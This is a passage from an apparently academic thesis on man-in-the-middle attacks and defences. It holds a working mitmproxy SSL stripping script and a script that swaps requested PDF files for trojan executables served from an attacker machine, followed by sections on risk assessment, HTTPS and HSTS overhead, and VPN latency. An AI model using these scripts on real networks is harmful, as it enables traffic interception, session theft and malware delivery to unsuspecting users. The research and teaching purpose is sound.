  172.16.59.50          2e-2f-6d-13-44-6e     dynamic
  172.16.59.108         00-13-ef-f1-09-03     dynamic
  172.16.59.122         c8-89-f3-c8-f7-1f     dynamic
  172.16.59.213         1c-d6-be-6f-fd-9e     dynamic
  172.16.59.255         ff-ff-ff-ff-ff-ff     static
  224.0.0.2             01-00-5e-00-00-02     static
  224.0.0.13            01-00-5e-00-00-0d     static
  224.0.0.22            01-00-5e-00-00-16     static
  224.0.0.251           01-00-5e-00-00-fb     static
  224.0.0.252           01-00-5e-00-00-fc     static
  224.0.23.12           01-00-5e-00-17-0c     static
  239.255.255.250       01-00-5e-7f-ff-fa     static
  255.255.255.255       ff-ff-ff-ff-ff-ff     static
```

Slika 39: Stanje na računaru koji predstavlja zrtvu prije napada

```
PS C:\Users\teodora.petranovic> arp -a

Interface: 172.16.59.46 --- 0x6
  Internet Address      Physical Address      Type
  172.16.59.1           00-13-ef-f1-09-03     dynamic
  172.16.59.50          2e-2f-6d-13-44-6e     dynamic
  172.16.59.108         00-13-ef-f1-09-03     dynamic
  172.16.59.122         c8-89-f3-c8-f7-1f     dynamic
  172.16.59.213         1c-d6-be-6f-fd-9e     dynamic
  172.16.59.255         ff-ff-ff-ff-ff-ff     static
  224.0.0.2             01-00-5e-00-00-02     static
  224.0.0.13            01-00-5e-00-00-0d     static
  224.0.0.22            01-00-5e-00-00-16     static
  224.0.0.251           01-00-5e-00-00-fb     static
  224.0.0.252           01-00-5e-00-00-fc     static
  224.0.23.12           01-00-5e-00-17-0c     static
  239.255.255.250       01-00-5e-7f-ff-fa     static
  255.255.255.255       ff-ff-ff-ff-ff-ff     static
```

Slika 40: Stanje na računaru koji predstavlja zrtvu posle napada

5.5 Omogućavanje napada

Sada kada se nalazimo na poziciji da smo u mogućnosti da presrijećemo kompletan saobraćaj žrtve ka Internetu, možemo početi sa analizom toka podataka. Međutim, u startu nailazimo na veliku prepreku. Većina saobraćaja se prenosi preko HTTPS protokola, stoga je enkriptovana i nema velikog značaja iako se uspješno presretne. Takođe smo pomenuli da je jedan od

najefikasnijih metoda za prevazilazenje ovog problema takozvani SSL stripping. Primjer efikasne SSL striping skripte se nalazi na slici 41, koja ujedno predstavlja predlog MITMProxy-ja za izvođenje ove tehnike. U suštini, bazira se na uklanjanju skupa sigurnosnih mehanizama koji se koriste kako bi osigurali konekciju. Ovaj pristup efikasno uklanja definisane mehanizme i konekcije ka web lokacijama čiji se sigurnosni mehanizmi baziraju na ovim, ujedno najčešćim tehnikama, biće spuštene na nesigurnu HTTP konekciju koja dalje otvara vrata za mnoge druge manipulacije, a neke od njih ćemo vidjeti u sledećoj sekciji.

```python
import re
import urllib.parse

from mitmproxy import http

secure_hosts: set[str] = set()


6 usages (6 dynamic)
def request(flow: http.HTTPFlow) -> None:
    flow.request.headers.pop("If-Modified-Since", None)
    flow.request.headers.pop("Cache-Control", None)

    flow.request.headers.pop("Upgrade-Insecure-Requests", None)

    if flow.request.pretty_host in secure_hosts:
        flow.request.scheme = "https"
        flow.request.port = 443
        flow.request.host = flow.request.pretty_host



1 usage
def response(flow: http.HTTPFlow) -> None:
    assert flow.response
    flow.response.headers.pop("Strict-Transport-Security", None)
    flow.response.headers.pop("Public-Key-Pins", None)

    flow.response.content = flow.response.content.replace( _old: b"https://", _new: b"http://")


    csp_meta_tag_pattern = rb'<meta.*http-equiv=["\']Content-Security-Policy[\'"].*upgrade-insecure-requests.*?>'
    flow.response.content = re.sub(
        csp_meta_tag_pattern, repl: b"", flow.response.content, flags=re.IGNORECASE
    )

    if flow.response.headers.get("Location", "").startswith("https://"):
        location = flow.response.headers["Location"]
        hostname = urllib.parse.urlparse(location).hostname
        if hostname:
            secure_hosts.add(hostname)
        flow.response.headers["Location"] = location.replace("https://", "http://", 1)

    csp_header = flow.response.headers.get("Content-Security-Policy", "")
    if re.search( pattern: "upgrade-insecure-requests", csp_header, flags=re.IGNORECASE):
        csp = flow.response.headers["Content-Security-Policy"]
        new_header = re.sub(
            pattern: r"upgrade-insecure-requests[;\s]*", repl: "", csp, flags=re.IGNORECASE
        )
        flow.response.headers["Content-Security-Policy"] = new_header

    cookies = flow.response.headers.get_all("Set-Cookie")
    cookies = [re.sub( pattern: r";\s*secure\s*", repl: "", s) for s in cookies]
    flow.response.headers.set_all( name: "Set-Cookie", cookies)
```

Slika 41: SSL stripping tehnika

https://github.com/mitmproxy/mitmproxy/blob/main/examples/contrib/sslstrip.py

Iako je skripta dizajnirana da radi sa proxy alatima tipa MITMProxy koji će biti korišćen u sledećoj sekciji, princip i tehnika su isti kada god se radi implementacija SSL stripping procedure. Objašnjenje koda slijedi u nastavku:

(1-4) Import potrebnih modula i biblioteka kao što su '*re*' (kreiranje regular expression-a), '*urlib.parse*' (za parsiranje URL-a) i '*http*' modul iz MITMProxy biblioteke (za upravljanje HTTP zahtjevima).

(6) Kreiranje seta koji će služiti za čuvanje imena hostova koji su u mogućnosti da implementiraju SSL/TLS zaštitu.

(9) Definicija funkcije koja će se izvršavati pri svakom HTTP zahtjevu koji prolazi kroz definisani proxy.

(10-13) Uklanjanje sigurnosnih zaglavlja iz zahtjeva. Zaglavlja **'If-Modified-Since'** i **'Cache-control'** upravljaju keširanjem sajta koji je zahtijevan, kako bi ukoliko sajt nije imao modifikacija bio vraćen iz keš memorije (If-Modified-Since) i kako uopšte treba biti keširan (Cache-control). Uklanjanje ova 2 header-a nudi veću kontrolu nad interakcijom žrtve sa serverom. **Upgrade-Insecure-Requests** zaglavlje označava zahtjev pretraživača ka serveru da koristi HTTPS umjesto HTTP-a i koristi se najčešće kada web sajt ima miješane podlokacije odnosno resurse koji mogu biti osigurani ili ne. Uklanjanje ovog zaglavlja povećava šansu za uspjeh HTTPS downgrade napada odnosno ne forsira HTTPS redirekciju.

(15-18) Propuštaju se HTTPS konekcije prema hostovima koji se nalaze u predefinisanoj secure_host listi, setuje se adekvatnu konfiguraciju za HTTPS i podešava se destinacija zahtjeva kako ne bi bilo problema sa neuspješnom provjerom TLS sertifikata.

(21) Definicija funkcije koja će se izvršavati za svaki HTTP reponse koji prolazi kroz definisani proxy.

(22) Obezbjeđuje se validan odgovor u „flow" objektu.

(23-24) Uklanjanje sigurnosnih header-a iz odgovora. **Strict-Transport-Security** header forsira HTTPS konekciju, dok **Public-Key-Pins** header osigurava takozvani „Public key pinning" koji je zapravo sigurnosni mehanizam koji omogućava web sajtovima da specificiraju koji su javni ključevi validni odnosno prihvatljivi za uspostavljanje sigurnosne konekcije. Uklanjanje ovih zaglavlja povećava stopu uspješnosti HTTPS downgrade napada.

(26) Svako pojavljivanje ’https://’ u sadržaju odgovora se direktno zamjenjuje sa ’http://’.

(28-31) Definisanje regular expression-a kako bi pronašao meta tag sa potrebnim atributima. Meta tag koji posjeduje http-equiv atribut sa Content-Security-Policy i upgrade-insecure-request atributom u sklopu meta taga. Ovo tjera pretraživač da forsira Content Security Policity (CSP) [28] B“‘ u suštini znači prazan bajt, pa tako metoda re.sub() vrši zamjenu sadržaja koji podliježe definisanom regular expression-u sa b“‘ dakle otklanja ga. Flag=re.IGNORECASE čini da regex izraz nije osjetljiv na velika i mala slova.


(33-40) Vrši se provjera da li je Location header u odgovoru osiguran odnosno da li se prenosi preko HTTPS-a. Ukoliko je tako, ime hosta se dodaje u već pomenutu listu secure_hosts i modifikuje se Location header na način da ’https://’ biva zamijenjen sa ’http://“. 1 na kraju označava da se ovaj proces obavlja samo za prvo pojavljivanje ’https://’. Linija 40 preuzima **Content-Security-Policy** zaglavlje i smješta ga u csp_header varijablu.

(41-46) Vrši se modifikacija **CSP** zaglavlja na način što se otklanja upgrade-insecure-requests direktiva ukoliko je ima. Kreirano je novo zaglavlje bez ove direktive i postavlja se na mjesto originalnog. Ova direktiva je dio CSP i osigurava da se svi resursi web sajta prenose sigurnom konekcijom. Uklanjanjem iste se dozvoljava serviranje contenta sa miješanim nivoom sigurnosti.

(48-50) Uklanjanje ’secure’ atributa iz svih cookie-a. Ovaj atribut osigurava da se definisani cookie prenosi samo preko HTTPS konekcije.

5.6 Izvršavanje napada i pregled rezultata


Za kraj, osvrnimo se na to kako prevazilaženje svih prethodno pomenutih mehanizama utiče i na više nivoe sigurnosti. Uvodimo pomenuti alat MITMProxy, koji ne samo da omogućava pregled tokova već i veliki broj dodatnih manipulacija. Koristeći komandni terminal Kali Linux sistema, pokrenuli smo sve potrebne alate odjednom (Slika 42):



Slika 42: Pokretanje svih potrebnih alata

Na lijevoj strani vidimo pokrenut MITMProxy uz SSL stripping skriptu opisanu u prethodnom poglavlju. Ovo omogućava downgrade kompletnog saobraćaja sa HTTPS-a na HTTP. U donjem dijelu je definisano preusmjeravanje sa porta 80 na 8080, samo kako bi sav dolazni saobraćaj bio usmjeren na MITMProxy. Na desnoj strani vidimo već poznati ARP Spoofing napad, a u donjem dijelu pokrenut lokalni server, o kojem će biti od važnosti tek kasnije.

Kada pristupimo lokaciji na kojoj je dostupan MITMProxy web pregled (http://127.0.0.1:8081) dobijamo kompletan uvid u sve internet aktivnosti izvršene od strane praćene žrtve, u čistom tekstu (Slika 43). Klijent koji je bio u ulozi žrtve nije dobio nikakvo obavještenje o potencijalnoj sigurnosnoj prijetnji niti je bilo ikakvih prekida u radu.



Slika 43: Aktivnosti targetovanog računara


MITMProxy nudi vrlo elegantno presrijetanje, stopiranje zahtjeva i modifikaciju odgovora koje je moguće definisati i u okviru regex-a kako bi se automatizovao proces. Jedan od još eleganijih načina jeste definisanje skripte koja se pokreće za željene zahtjeve, poput već pomenute SSL stripping skripte. Kako bismo demonstrirali potencijalnu manipulaciju, osim

prethodne skripte (SSL stripping) dodali smo i mini skriptu za manipulaciju zahtjevima, uz pomoć TrojanFactory repozitorijuma [29] (Slika 44).

```
7  KALI_IP = "192.168.150.65"
8  EXTENSION = ".pdf"
9  MALWARE = "http://"+KALI_IP+"/final.exe"
10
11
12 def request(flow) -> None:
13
14     if flow.request.host != KALI_IP and flow.request.pretty_url.endswith(EXTENSION):
15         print("[+] Creating trojan for: " + flow.request.pretty_url)
16         front_file = flow.request.pretty_url + "#"
17         front_file_name = flow.request.pretty_url.split("/")[-1].split(".")[0] + ".exe"
18         return_code = subprocess.call("python /opt/TrojanFactory/trojan_factory.py -f '" + front_file + "' -e "+MALWARE+"# -o /var/www/html/" + front_file_name + "-i /root/Downloads/"+EXTENSION+".ico", shell=True)
19
20         if return_code == 0:
21             print("[+] Subprocess call successful")
22             flow.response = HTTPResponse.make(301, "", {"Location": "http://"+KALI_IP+"/"+front_file_name})
23         if return_code == 127:
24             print("[-] Command not found. Check the syntacs, system's PATH for tool or whether the tool exist on the system")
25         if return_code == 126:
26             print("[-] Unable to execute command. Possible permissions issue or command not executable.")
27         else:
28             print("[-] Subprocess call failed")
```

Slika 44: Skripta za demonstraciju napada

Skripta vrši presrijetanje svih zahtjeva koji se završavaju na .pdf ekstenziju (linije 8 i 14), dakle zahtjev klijenta za nekim pdf dokumentom. Ekstrakuje lokaciju traženog fajla i njegovo ime (linije 16 i 17). Poziva lokalni program TrojanFactory koji služi za kreiranje trojanaca, i kombinuje maliciozni exe fajl koji se nalazi u root direktorijumu lokalnog web servera (linije 9 i 18) sa pdf fajlom koji je žrtva tražila. Dodaje ikonicu „pdf.ico“ kako bi lažirala izgled trojanca da žrtva vjeruje da je zaista samo pdf fajl. Nakon toga izvršava redirekciju korisnika na lokalni web server i servira trojanca umjesto inicijalnog zahtjeva (linija 22). Ovaj fajl će imati ime fajla koji je žrtva tražila i pri otvaranju dobija traženi fajl, bez sumnje da se u pozadini izvršava maliciozni exe fajl. Primjer jednog generisanog trojanca na slici 45:



Slika 45: Generisani trojanac

Ostatak koda je samo za praćenje mogućih grešaka. Naravno trojanac se može dalje usavršavati sa strane lažiranja ekstenzije, sadržaja i ponašanja nakon izvršavanja, ali to nije tema istraživanja već mogućnost manipulacije mrežnih tokova ukoliko nisu dovoljno osigurani.

Prethodno demonstrirani napad predstavlja samo jedan od velikog broja mogućih primjera manipulacije. Mogućnosti su praktično neograničene i napadi u ovoj oblasti zaista nude veliku fleksibilnost, pogotovo uz kvalitetne alate i kvalitetno programersko znanje.


6. MEHANIZMI ZAŠTITE

6.1 Procjena rizika

Pri formiranju adekvatnog skupa mehanizama zaštite i implementacije istih, potrebno je provesti detaljnu analizu toga šta se od njega očekuje. Sve počinje identifikacijom imovine koju treba zaštiti i definisanjem nivoa u kojem je to potrebno. Ovo u našem slučaju predstavljaju upravo podaci koji se prenose. Potrebna mjera zaštite je srazmjerna vrijednosti podataka odnosno zavisi od toga koliki je nivo rizika od kompromitovanja podataka prihvatljiv. Rizik predstavlja mjeru do koje je određeni entitet odnosno sredstvo u opasnosti od strane potencijalnih okolnosti ili događaja [30]. Prijetnju predstavlja sve od neautirozivoanog uvida u podatke pa do manipulacije istih. Po završetku analize rizika, vrši se definisanje potrebnih sigurnosnih kontrola kako bi se rizik doveo do nivoa koji je prihvatljiv, obzirom da stopostotna sigurost u praksi ne postoji.

Procjena rizika i definisanje prioriteta najčešće predstavljaju procese koji su individualni za različite entitete. Na primjer, prenos uživo nekog događaja neće biti potrebno štititi isto kao platne transakcije. Iz tog razloga postoji veliki broj sigurnosnih standarda dizajniranih specifično za određenu svrstu sredstava. Na primjer, PCI-DSS (Payment Card Industry Data Security Standard) definiše skup praksi za platne transakcije, dok sa druge strane HITRUST (Health Information Trust Alliance) CSF (Common Security Framework) definiše drugačije prakse po kojima treba štititi podatke o pacijentima u zdravstvu. Iz tog razloga treba prije svake implementacije sigurnosnih mehanizama odraditi procjenu rizika. Nakon identifikovanja rizika, jedan od efikasnih načina procjene rizika je po matrici prioriteta (Slika 46). Na samom kraju, definiše se način tretiranja rizika, a gruba podjela može biti na [31]:

- **Mitigacija** – pokretanje akcija odnosno implementiranje sigurnosnih mehnizama kako bi se minimizirao uticaj rizika;
- **Transferovanje** – pokretanje akcija ali u cilju prebacivanja odgovornosti na drugi entitet (na primjer osiguravajuća kuća);
- **Prihvatanje** – odluka da se prihvati rizik i ne pokreću se nikakve akcije za zaštitu.



Slika 46: Matrica procjene rizika


https://un1quely.notion.site/

Iako su sigurnosni mehanizmi sa strane potrošnje dovedeni do relativno prihvatljivog nivoa i dalje svaki dodatni mehanizam uključuje određene troškove, bilo po pitanju finansija ili sistemskih resursa koji takođe utiču i na korisničko iskustvo. Analiza rizika predstavlja efektivan način da se napravi adekvatan balans između zaštite osjetljvih sredstava i uštede resursa.

6.2 Efektivna primjena sigurnosnih mehanizama

Kao što smo napomenuli u prethodnoj sekciji, kvalitetan odabir sigurnosnih mehanizama zavisi od više faktora među kojima značajnu ulogu igra ušteda resursa. Iako ova usteda može biti finansijske prirode, fokusiraćemo se šta to znači po pitanju tehničkih resursa, odnosno koliko opterećenje mogu predstavljati ovi mehanizmi zaštite po uređaje ili samu mrežu. Ovo pitanje posebno dolazi do značaja poslednjih godina kada je došlo do razvoja IoT uređaja koji su najčešće skromnih performansi i nisu u stanju da podnesu veliko opterećenje.

Uzmimo primjer HTTPS-a i HSTS-a kao efikasne mehanizme zaštite. HTTPS definise opterecenje u obliku dva dodatna RTT-a (round-trip time) trajanja ukupno 112ms, kao dodatak inicijalnom TLS handshake-u (Slika 47):



Slika 47: TCP handshake

https://www.keycdn.com/blog/https-performance-overhead

Jedna od stvari koja se diskutovala o procesu prelaska sa HTTP-a na HTTPS jeste upravo o opterećenju po CPU, obzirom na to da HTTPS uključuje proces enkripcije. Međutim, koliko je zaista ovo opterećenje objašnjenjeno je od strane softverskog inženjera Adama Langley (Google) [32] na sledeći način:

"On our production frontend machines, SSL/TLS accounts for less than 1% of the CPU load, less than 10 KB of memory per connection and less than 2% of network overhead. Many people believe that SSL/TLS takes a lot of CPU time and we hope the preceding numbers will help to dispel that."

"Na našim produkcionim mašinama, SSL/TLS je zaslužan za manje od 1% opterećenja procesora, manje od 10KB memorije po konekciji i manje od 2% mrežnog opterećenja. Mnogi ljudi misle da SSL/TLS značajno opterećuje procesorsku jedinicu i nadamo se da će prethodno pomenute brojke osporiti to."

- Adam Langley, Google

Iako postoji mnogo kontrola koje mogu dodatno optimizovati cio proces, pomenimo jedan od najaktuelnijih i generalno značajnih za ostatak ovog istraživanja, a to je HSTS (HTTP Strict Transport Security) zaglavlje. Doprinosi uštedi u performansama obzirom na to da eliminiše bespotrebne redirekcije sa HTTP-a na HTTPS već klijentski pretraživač automatski prepisuje linkove na HTTPS. Detaljnije o funkcionisanju HSTS-a u sekciji 6.4.3.


Bilo sa standardnim HTTPS-om ili uz HSTS, postalo je neupitno da li je isplativ ovaj mehanizam zaštite. Benefiti koji se dobijaju uz enkripciju toka podataka su značajno bitniji od minornog opterećenja koji je dodat na klasičan HTTP.

Međutim, postoje primjeri kada određeni zaštitni mehanizmi uvode primjetno opterećenje i potrebno je razmotriti njihovu upotrebu u situacijama koje zahtijevaju veliku brzinu prenosa podataka, na primjer pri nekom streaming-u. Uzmimo primjer vrlo poznatog servisa - Virtual private network (VPN). Osim značajnih benefita koje nudi po bezbjednost i integritet podataka, takođe dodaje i potencijalne smetnje:

- Opterećenje izazvano enkripcijom i dekripcijom – Kalkulacije koje je potrebno obaviti u ovim procesima izazivaju dodatno opterećenje. Nivo opterećenja zavisi od vrste algoritma. Iako kod većine modernih procesora ovo ne predstavlja problem, izuzeci su stariji uređaji nižih performansi kao i uređaji niske snage (low power) kod kojih se može osjetiti značajna degradacija performansi;
- Vrijeme kašnjenja - Zavisno od lokacije VPN servera u odnosu od korisničku lokaciju može doći do primjetnog kašnjenja;
- Ograničen protok - Zavisno od kvaliteta servisa VPN providera, može se desiti da protok ima određeno ograničenje koje posebno dolazi do izražaja kod besplatnih i dijeljenih VPN-ova;

Kako bi prikazali moguće vrijeme kašnjenja koje uzrokuje VPN, u nastavku su prikazani rezultati testiranja koje smo obavili uz korišćenje VPN servisa i bez istog. Testni VPN server se nalazi negdje na teritoriji USA, a uređaj sa kojeg se testira u Srbiji. Korišćen je TestMy.Net servis [33] za mjerenje a Norton Secure VPN kao VPN klijent [34].

- Primjer bez VPN-a (Slika 48, Slika 49). Prosječno vrijeme prenosa: ~160ms



Slika 48: Opšti prikaz

Wed Oct 04 2023 @ 11:41:51 pm
Dallas, TX | **153.12 ms** | 2% deviation (3.20 ms) |

Wed Oct 04 2023 @ 11:41:59 pm
Colorado Springs, CO | **156.61 ms** | 3% deviation (4.10 ms) |

Wed Oct 04 2023 @ 11:42:07 pm
Miami, FL | **181.87 ms** | 5% deviation (8.60 ms) |

Wed Oct 04 2023 @ 11:42:15 pm
New York, NY | **125.74 ms** | 3% deviation (3.90 ms) |

Wed Oct 04 2023 @ 11:42:24 pm
San Francisco, CA | **203.76 ms** | 3% deviation (5.20 ms) |

Wed Oct 04 2023 @ 11:42:34 pm
Los Angeles, CA | **232.53 ms** | 30% deviation (69.80 ms) |

Wed Oct 04 2023 @ 11:42:41 pm
Toronto, CA | **142.25 ms** | 4% deviation (5.30 ms) |

Wed Oct 04 2023 @ 11:42:47 pm
London, GB | **70.26 ms** | 32% deviation (22.70 ms) |

Wed Oct 04 2023 @ 11:42:52 pm
Frankfurt, DE | **50.30 ms** | 54% deviation (27.40 ms) |

Wed Oct 04 2023 @ 11:43:03 pm
Tokyo, JP | **312.85 ms** | 3% deviation (9.80 ms) |

Wed Oct 04 2023 @ 11:43:12 pm
Singapore, SG | **199.05 ms** | 5% deviation (9.60 ms) |

Wed Oct 04 2023 @ 11:43:21 pm
Bangalore, IN | **203.50 ms** | 3% deviation (6.80 ms) |

Wed Oct 04 2023 @ 11:43:34 pm
Sydney, AU | **368.25 ms** | 71% deviation (262.40 ms) |


Wed Oct 04 2023 @ 11:43:39 pm
google.com | **67.95 ms** | 25% deviation (16.70 ms) |

Wed Oct 04 2023 @ 11:43:44 pm
cloudflare.com | **79.85 ms** | 149% deviation (118.80 ms) |

Wed Oct 04 2023 @ 11:43:48 pm
amazon.com | **18.25 ms** | 20% deviation (3.70 ms) |

Slika 49: Konkretno vrijeme prenosa

- Primjer sa VPN-om (Slika 50, Slika 51). Prosječno vrijeme prenosa: ~ 304ms



Slika 50: Opšti prikaz

Slika 51: Konkretno vrijeme prenosa

Možemo primijetiti da zavisno od testirane lokacije kašnjenje je u prosjeku duplo veće kada se koristi VPN servis. Obzirom da prethodna statistika dosta zavisi od lokacije i samim tim unosi dozu nepreciznosti, razradićemo i koliko opterećenje dodaje sama enkripcija toka.

